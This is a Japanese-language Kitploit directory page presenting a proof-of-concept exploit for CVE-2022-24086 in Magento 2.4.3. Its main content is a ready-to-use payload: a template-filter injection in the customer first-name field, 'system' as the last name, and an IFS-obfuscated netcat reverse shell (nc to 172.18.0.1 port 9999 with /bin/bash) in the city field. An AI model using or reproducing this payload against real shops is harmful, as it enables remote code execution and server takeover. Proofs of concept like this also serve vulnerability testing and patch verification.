
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2022-24086 — CVE-2022-24086 の概念実証(PoC) | Kitploit
ツール/GitHubGitHub/pescepilota/cve-2022-24086
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト
GitHubpescepilota/cve-2022-24086

CVE-2022-24086

CVE-2022-24086 の概念実証(PoC)

リポジトリを見る
613年前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2022-24086


テスト環境: magento 2.4.3 およびサンプルデータ Docker イメージ: docker.io/bitnami/magento:2.4.3-debian-10-r0

名:

{{var this.getTemplateFilter().filter($order.shipping_address.city)}}{{var this.getTemplateFilter().addAfterFilterCallback($order.shipping_address.last_name).filter($order.shipping_address.city)}}

姓:

system

市区町村:

nc${IFS%??}172.18.0.1${IFS%??}9999${IFS%??}-e${IFS%??}/bin/bash

RCE テスト:

magento-cve-2022-24-086-callback_func

ツールをダウンロード